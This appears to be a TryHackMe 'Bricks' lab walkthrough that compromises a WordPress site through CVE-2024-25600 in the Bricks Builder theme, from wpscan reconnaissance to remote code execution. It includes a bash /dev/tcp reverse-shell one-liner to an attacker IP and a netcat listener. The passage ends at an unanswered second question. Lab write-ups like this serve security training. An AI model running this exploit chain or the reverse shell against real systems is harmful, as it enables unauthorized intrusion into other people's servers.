
Directories

/admin
/robots.txt

Lets check the web application next

Web Application :

U have to accept a certificate btw



Warning: Potential Security Risk Ahead


Firefox detected a potential security threat and did not continue to **bricks.thm**. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

bricks.thm uses an invalid security certificate.

The certificate is not trusted because it is self-signed.

Error code: MOZILLA_PKIX_ERROR_SELF_SIGNED_CERT

This the default page




https://bricks.thm

110%

ali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Brick by Brick!

Lets check the /admin first here




https://bricks.thm/wp-login.php?redirect_to=https%3A%2F%2Fbricks.thm%2Fwp-admin%2F&reauth=1

Username or Email Address: mrrobot

alright wordpress lets run wpscan now

Gaining Access :

we need to run it with this




```
┌──(pks㉿Kali)-[~/Downloads]
└─$ wpscan --help | grep certificate
        --disable-tls-checks
(requires cURL 7.66 for the latter)
```

the entire command would look like this

```
wpscan --url https://bricks.thm --disable-tls-checks
```

This is the most interesting here




```
[+] WordPress theme in use: bricks
 | Location: https://bricks.thm/wp-content/themes/bricks/
 | Readme: https://bricks.thm/wp-content/themes/bricks/readme.txt
 | Style URL: https://bricks.thm/wp-content/themes/bricks/style.css
 | Style Name: Bricks
 | Style URI: https://bricksbuilder.io/
 | Description: Visual website builder for WordPress....
 | Author: Bricks
 | Author URI: https://bricksbuilder.io/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.9.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://bricks.thm/wp-content/themes/bricks/style.css, Match: 'Version: 1.9.5'
```

Lets search a exploit for this

Found this : https://github.com/Tornad0007/CVE-2024-25600-Bricks-Builder-plugin-for-WordPress

Lets try this exploit


For this tho we need a download a pip module like this



```
┌──(pks㉿Kali)-[~/TryHackMe/Bricks]
└─$ pip3 install alive-progress
Defaulting to user installation because normal site-packages is not writeable
Collecting alive-progress
  Using cached alive_progress-3.1.5-py3-none-any.whl.metadata (68 kB)
Requirement already satisfied: about-time==4.2.1 in /home/pks/.local/lib/python
) (4.2.1)
Requirement already satisfied: grapheme==0.6.0 in /home/pks/.local/lib/python3.
(0.6.0)
Using cached alive_progress-3.1.5-py3-none-any.whl (75 kB)
Installing collected packages: alive-progress
Successfully installed alive-progress-3.1.5
```

Now lets run it


```
python3 exploit.py --url https://bricks.thm
```



```
┌──(pks㉿Kali)-[~/TryHackMe/Bricks]
└─$ python3 exploit.py --url https://bricks.thm
[*] Nonce found: 8483939a2c
[+] https://bricks.thm is vulnerable to CVE-2024-25600, apache
[!] Shell is ready, please type your commands UwU
# id
uid=1001(apache) gid=1001(apache) groups=1001(apache)
```

We have RCE now lets get a shell now


First start a listener :



```
┌──(pks㉿Kali)-[~/Downloads]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```


and then type in this in RCE :

```
bash -c 'exec bash -i &>/dev/tcp/10.17.94.2/9001 <&1'
```



```
# bash -c 'exec bash -i &>/dev/tcp/10.17.94.2/9001 <&1'
Traceback (most recent call last):
  File "/home/pks/.local/lib/python3.11/site-packages/urllib
    six.raise_from(e, None)
  File "<string>", line 3, in raise_from
  File "/home/pks/.local/lib/python3.11/site-packages/urllib
```


And we get a shell



```
┌──(pks㉿Kali)-[~/Downloads]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.161.74] 58784
bash: cannot set terminal process group (1289): Inappropriate ioctl for device
bash: no job control in this shell
apache@tryhackme:/data/www/default$ id
id
uid=1001(apache) gid=1001(apache) groups=1001(apache)
apache@tryhackme:/data/www/default$
```

U can upgrade this if u want im ok with this for now

First Question's Answer :




```
apache@tryhackme:/data/www/default$ ls
ls
650c844110baced87e1606453b93f22a.txt
index.php
kod
license.txt
phpmyadmin
readme.html
```

Second Question's Answer :

